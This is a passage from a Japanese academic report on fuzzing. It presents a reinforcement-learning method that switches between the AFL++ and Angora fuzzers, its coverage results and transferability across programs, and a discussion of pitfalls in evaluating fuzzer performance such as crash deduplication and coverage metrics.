


図 3. 4. 2.1 強化学習を用いたマイクロレベルの最適化

SLOPT ([85]) は変異に関するパラメータをバンディットアルゴリズムを用いて最適化する。このような手法の発展として、強化学習のような機械学習の手法を最適化に用いることが考えられるが、機械学習は一般的に膨大な計算資源を要する。最悪の場合、学習のために消費した CPU 時間で通常ファジングを行う方が性能が良いというケースが考えられるため、機械学習をファジングに取り入れる場合はそれ以上の成果を見出す手法が求められる。SLOPT の評価実験と考察を通じて、マイクロレベルの最適化ではパラメータの細かい調整にとどまることによって、大幅な性能向上は見られなかった ([85])。したがって、機械学習のようなコストの高い手法をマイクロレベルの最適化に用いたとしてもコストに見合う成果を得ることは難しいと考えられる。我々はこのような考察から次に述べるマクロレベルの最適化に強化学習を用いるアプローチに取り組んだ。

マイクロレベルの最適化とは対照的に、複数のファザースを並列や段階的に活用して広い探索空間を狙うマクロレベルの最適化も提案されている ([151] [152] [154])。たとえば EnFuzz ([151]) は異なるファザースを並列に実行し、シードを共有することで単一のファザースでは到達困難なパスを発見する。しかし、既存手法はリソース再配分の柔軟性が不足しており、探索の段階や PUT の特性に応じて最適なファザースが変化する。EnFuzz ではこのようなファザースの組み合わせの最適化において、ファザースを手動で選ぶ必要があり、これを自動で行うことが課題となっていた。

この領域における autofz ([154]) のような最新研究では、進捗を監視して実行中にファザースを自動で切り替え、適応的なリソース割り当てがさらなる効率の向上をもたらすことを示した。これらを踏まえ、本研究は強化学習による動的なファザースの切り替えを用いて、より柔軟で効果的なリソース割り当てを実現する。図 3. 4. 2.2 にマクロレベルの最適化の構造を示す。




図 3. 4. 2.2 強化学習を用いたマクロレベルの最適化

また、あるタスクでの学習結果を別のタスクでも汎用的に再利用可能である転移性能 (transferability) という性質が提唱されている ([155])。マクロレベルのファジング最適化における転移性能は「あるプログラムの集合で学習した切り替えポリシーが別のプログラムに対しても高い性能を発揮する」ということを意味する。本研究では、単一プログラムに対する切り替えポリシーの性能を検証すると同時に、異なるプログラム間での転移性能を検証する。加えて、同一のファイル形式を扱うようなプログラムの構造が似ているプログラム間において、転移性能がそうでない場合に比べてどのように変化するかも検証する。

(3) 実装

本研究の実装においては、AFL++ ([31]) と Angora ([126]) を切り替え対象のファザーとしている。この 2 つは根本的に異なる性質のファザー同士であり、状況に応じてファザーを使い分けることが有効であることを示すことを目的としている。

AFL++ は American Fuzzy Lop (AFL) ([5]) を継承し、コミュニティ主導で機能拡張と保守が続けられている Greybox Fuzzer である。LLVM/GCC プラグインや QEMU/Unicorn エミュレーションなど多様な計装が可能であり、さらに近年の研究成果を開発に取り込むことで、AFL と比較してカバレッジやバグ発見率を向上させている。また Custom Mutator API によりターゲット固有の高度な変異ロジックを容易に追加でき、研究用途から実務運用まで幅広く採用されている点も特徴である。

Angora は勾配探索 (gradient descent) とバイトレベルの動的テイント解析を組み合わせ、分岐条件を解くことで高いカバレッジを狙うファザーである。各入力バイトが分岐判定に与える寄与を定量化し、標的となる条件を満たすように入力を最適化するため、通常の Mutation-Based Fuzzing で用いられるランダム変異よりも少ない試行で深い実行経路に到達できる。一方、テイント解析を用いたデータフローの追跡によって実行オーバーヘッドが高くなってしまう。本研究では AFL++ と組み合わせることで探索のバランスをとることを目標としている。

両者を同一 CPU コア上で制御するスケジューラは Python で実装し、強化学習アルゴリズムとして Ray RL ([156]) ライブラリの A3C (Asynchronous Advantage Actor-Critic) を採用している。エージェントは「AFL++ を 10 イテレーション実行」または「Angora を 10 イテレーション実行」の二択の行動空間をもち、各時点の状態としてファザーごとの選択回数や累計新規シード数などの簡易統計量を入力とする。報酬は各イテレーションで新たに保存されたシード数で定義し、これに基づいて A3C エージェントは探索段階ごとにどちらの

ファザーを実行すべきかを学習し、最適な切り替えポリシーを自動的に獲得する。

(4) 評価

我々が提案する強化学習ベースのファザー切り替え手法の有効性と転移性能を検証するため、次の 2 つの研究課題 (RQ1, RQ2)に取り組んだ。

- RQ1: 学習と評価を同一のプログラムで実施した場合に性能が向上するか
- RQ2: ある PUT で学習したモデルを別の PUT に適用した際にも性能向上が得られるか

評価では、提案手法と「二つのファザーをランダムに切り替える」ベースラインを比較し、いずれもカバレッジの推移を指標とした。実験結果のグラフでは提案手法を“RL”（オレンジの実線）、ランダムな切り替えを“Random”（灰色の実線）というラベルで区別している。以下の提案手法のポリシーは各 PUT につき 1 万サイクルのオフライン学習で得たものを用い、学習後は固定してすべての評価実行に適用した。

(4-1) RQ1: 同一 PUT での性能

最初に、学習と評価を同一 PUT 上で行った場合に性能が上昇するかを調べた。PUT には DNS サーバーの解析ネットワークプロトコルである bind9 と XML パーサーのライブラリである libxml2 を用いた。両方の結果を図 3. 4. 2.3 に示す。

bind9 に対しては、探索初期こそランダム切り替えとの差が小さいものの、最終的により高いカバレッジを達成した。また XML パーサーの libxml2 では、提案手法が初期段階からカバレッジを速く伸ばし、最終カバレッジでも優位に立った。これらの結果は、同一 PUT では強化学習によるマクロレベル最適化が効果的であることを示す。




図 3. 4. 2.3 同一の PUT (bind9, libxml2) に対するカバレッジ推移

(4-2) RQ2: 異なる PUT に対する汎化性能

bind9 で学習したモデルを他の PUT に適用して汎化能力を評価した。対象は libxml2、文字整形エンジン harfbuzz、SQL データベース sqlite3、およびパケットキャプチャライブラリ libpcap である。結果を図 3. 4. 2.4 に示す。

bind9 で学習したモデルは、libpcap でのみ顕著な性能向上が見られ、libxml2、sqlite3、harfbuzz ではほとんど差が生じなかった。特に bind9 と libpcap の双方がネットワークパケットを扱う点を踏まえると、入力構造や実行挙動の類似性が転移性能を左右すると考えられる。




図 3. 4. 2.4 bind9 にて学習したモデルを異なる PUT へ適用した場合のカバレッジ推移

(5) 結論と今後の課題

本研究では強化学習を用いて複数のファザーを切り替えることでマクロレベルの最適化を実現するプロトタイプシステムを提案し、AFL++と Angora で提案手法を評価した。同一 PUT で学習と評価を行った場合、ランダムな切り替えよりも高いカバレッジを達成できることが示された一方で、学習済みのモデルを別の PUT に適用しても、パフォーマンスの向上は限られるケースが見られた。これは、PUT 固有の特性、特に入力構造や実行動作に関連する特性が、学習したファザーの切り替えポリシーの有効性と転移性能に大きな影響を与えることを示している。

今後の研究課題として、PUT 固有の構造的および動作的特性を考慮することで、より一般的なファザーの切り替えポリシーを学習する手法の確立が考えられる。これらの特性を静的 ([157]) および場合によっては動的解析によって理解することで、転移性能に関する特徴が明らかになり、PUT 間での切り替え戦略を改善できる可能性がある。

3. 5 ファザーの性能評価

本節では、本研究を通して我々が獲得したファジングの性能評価に対する知見を課題とベストプラクティスについて触れながら説明する。

3. 5. 1 背景

本項ではファジングの性能評価における背景を現在判明している課題に触れながら説明す

る。

ファジング研究において、ファザーの性能をどのように評価すべきかに関しては統一的な見解が得られているとはいえず、学術研究の場においても評価方法の不備や統計的に問題のある実験手法が散見される状況にある。

ファザーを評価する主な指標としては、クラッシュをどれだけ多く発見できるか、あるいはコードカバレッジ（到達できたコードブロック数や命令数など）がどの程度増大するか、といった項目が用いられることが多い。前者は「より多くのクラッシュを見つけられるファザーほど有能である」という直感的な考え方から広く受け入れられている。一方で「クラッシュの個数」とは、同一バグに対して誘発入力が複数生成されることも含むため、実際に“異なるバグ”をいくつ発見したかとの乖離が大きくなりやすい。クラッシュが同じ原因によって起きている場合は、いくら入力数が増えても「発見バグ数」は増加しないため、単純にクラッシュ入力数の合計だけを評価に用いるのは慎重であるべきだと考えられる。

この問題点を回避するために、ファザー同士を比較するときにはクラッシュの重複除去が重要になる。また実際のソフトウェアに対して長時間ファジングを行った場合、発見できるバグの総数自体が少なく、ファザー間の有意な差が出にくいケースも多い。こうした理由から、バグ探索能力の近似指標としてコードカバレッジを利用することが一般的になっている。コードカバレッジはテスト可能な経路の網羅率を示す値であり、大きいほど多種多様なパスを探索できている可能性があるため、クラッシュを見つける潜在力と相関すると考えられてきた。ただし、カバレッジとクラッシュ発見率に厳密な比例関係があるわけではないため、カバレッジのみの優劣をもって「ファザーのクラッシュ発見性能が優れている」と結論づけるのは危険である。

加えて、ファザーの評価では実験全体の不確定性と多様な要素への依存を無視できない。ファジングの多くは乱数を使って入力を生成するため、同じファザーを同じ設定で動かしたとしても、乱数シードのわずかな違いによって得られる結果が全く異なる。さらに、被評価ソフトウェア（PUT; Program Under Test）の種類やバージョン、初期シードや辞書の有無、ファジングとその評価で用いる計装方式、実行環境（CPU 性能や OS の負荷状況など）によって結果が大きく揺らぐ。たとえば、複雑な入力フォーマットを扱うソフトウェアに対してファジングを行う場合、あらかじめフォーマット構造を包含するような適切な初期シードや辞書が存在すれば、単なるランダムミュレーションであってもカバレッジを高めるうえで有利になりやすい。一方、そのような手がかりが一切ない状況では、より特殊なアルゴリズムを備えたファザーのほうが高い性能を示す可能性がある。

このように、ファザーの性能評価は実験設定ひとつが変わるだけで大きく結果が異なり、あるファザーが優れているかどうかを結論づけるのは難しい。ファジングは一回の試行が長時間かかるうえ、乱数要素や初期シード、ターゲット選択といった多くの要因を包含する。このため、どうしても十分なサンプルを確保しづらくなるという統計的な問題も生じる。実験に必要な CPU リソースや時間を十分に用意できなければ、一見有力に見える統計データも単なる偶然に左右されやすい。

以上のように、ファザーの性能評価には多くの課題が内在する。どの程度の時間・インスタンス数で実験すべきか、どのソフトウェアを対象にすべきか、あるいはどのような計装を施すか、といった要素は評価結果に直結するため、実験の目的や使用環境を踏まえて慎重に決定しなくてはならない。さらに、得られた結果を統計的に解釈する際にも、多重検定の問題や正規分布を仮定できないデータ分布への対処といった高度な検討が求められる。本研究では、これらの背景を踏まえたうえで、ファジングにおける性能評価の課題や実験設定の推奨例を示すことを目的とする。ここではまず、ファジングの性能評価に至る動機や重要性、そして現状の難しさを背景として整理することで、後続の議論に必要な共通認識を形成する。

3. 5. 2 ファザーの性能評価における課題

本項では、本研究においてファジングのベンチマークをはじめとした実験から得られた、

ファザーの性能評価における課題について、主に「評価指標の曖昧さ」「ファザー自体の不確定性」「コンフィグへの強い依存」の3点を中心に論じる。

① 評価指標の曖昧さ

ファジングの目的は、一般にクラッシュや脆弱性の早期発見であると考えられる。したがって「どのファザーが多くのクラッシュを見つけられるか」が自然な比較対象となる。しかし、クラッシュ個数は単純に数えるだけでは不十分だという問題がある。**Mutation-Based Fuzzing**では、ひとつのバグを引き起こす入力的大量に生成されやすく、それらをすべて「別のクラッシュ」と数えてしまうと、事実上同じバグが何度も計上されるおそれがある。したがって、ファザー同士を比較するときには、クラッシュの重複除去がどれだけ正確に行われているかが極めて重要となる。

図 3. 5. 2.1 に例を示す。Fuzzer A と Fuzzer B は「先頭 4 バイトが"AAAA"であるという」同一のバグを発見しているが、Fuzzer A のテストケースがそのようなテストケースを多数生成したために多くのクラッシュを発見したという結果が得られる。このような場合に、発見したクラッシュの数だけを見て Fuzzer A の方が優れていると判断するのは適切ではない。




図 3. 5. 2.1 クラッシュを発見した数は必ずしもファザーの性能を示さない

また、ファザーを長時間動かしても、対象ソフトウェアの特性によっては発見できるバグの数自体が少ないケースが珍しくない。すると、有意な統計差を示せるだけのクラッシュが得られず、ファザー間の優劣をクラッシュ個数で判断すること自体が成り立たない可能性がある。このような背景から、実験ではクラッシュ個数の代わりにコードカバレッジを評価指標として用いることが多くなっている。コードカバレッジの大きさは「テスト対象ソフトウェアの中で、どの程度の領域まで到達し得たか」を示す指標であり、広い範囲を網羅するほど未知の不具合を見つけやすいという直感的な関連があるためである。

コードカバレッジとクラッシュ数の間には相関関係があると信じられている ([158]) が、常に比例関係にあるわけではない。ファザーA とファザーB のカバレッジ差がごく僅かでも、実際のクラッシュ発見能力の差は大きい可能性があるし、逆にそうでない可能性もある。よ

って「カバレッジの平均値がわずかに高いから、ファザーAのほうが優れている」と結論づけるのは危険であり、特に「クラッシュを一つも見つけれられていない状態」でカバレッジに微差があるだけの場合や、「最終的なカバレッジが同じだが、発見したパスの構造に大きな違いがある」といった状況では、慎重な議論が求められる。

図 3. 5. 2.2に示すように、カバレッジは同じでも、発見されたパスの構造に大きな違いがある場合がある。この例では、2つのファザーAとBが達成したカバレッジは同じであるが、Aは左端の深いパスを発見したのに対して、Bはそれ以外の浅いパスを発見している。もし左端のパスへ到達する条件が複雑かつ、パスの発見が困難である場合は、より深く分岐を探索するAの方が優れているといえる。他方、より広い分岐を探索することを目的とする場合は、Bの方が良い性能と結論付けられる。




図 3. 5. 2.2 カバレッジは同じであるが見つけたパスの構造に大きな違いがある例

さらに、コードカバレッジを計測する際は、評価結果をどうプロットするかにも配慮が必要である。横軸を「経過時間」にするか「PUTの実行回数」にするかによって、ファザー比較の印象は大きく変化する。もし最適化の目的が「ファジング速度向上」ならば、実時間ベースでどのファザーがどれだけカバレッジを稼げるかを見るのが合理的である。一方で「1回のPUT実行ごとに新しいコードブロックに到達する確率」が重要な場合は、経過時間で比較するだけでは、変異そのものの質の差を見出すことが難しい。そういったケースではPUTの実行回数を横軸にとったグラフで比較するほうが適切である。以下にそのような例を示す。

図 3. 5. 2.3はEcoFuzz ([121])より引用した図である。この研究ではパスの探索効率を上げることを目的としており、そのような場合の評価では横軸を「PUTの実行回数」とする方が適している。




図 3. 5. 2.3 PUT の実行回数を x 軸にしたグラフの例（ [121]より引用）

② ファザー自体の不確定性

ファジングは乱数を用いて多種多様な入力を生成するため、同じファザー・同じ実験設定・同じ PUT でもその振る舞いは毎回異なる。乱数シードを固定すれば再現性があるかのように見えるが、実際にはシードのわずかな差で発見クラッシュもカバレッジも大きく変化する。さらに、ファザーを動かすマシンの CPU 性能や負荷なども影響し、計測時間が増えるほど結果は複雑になる。

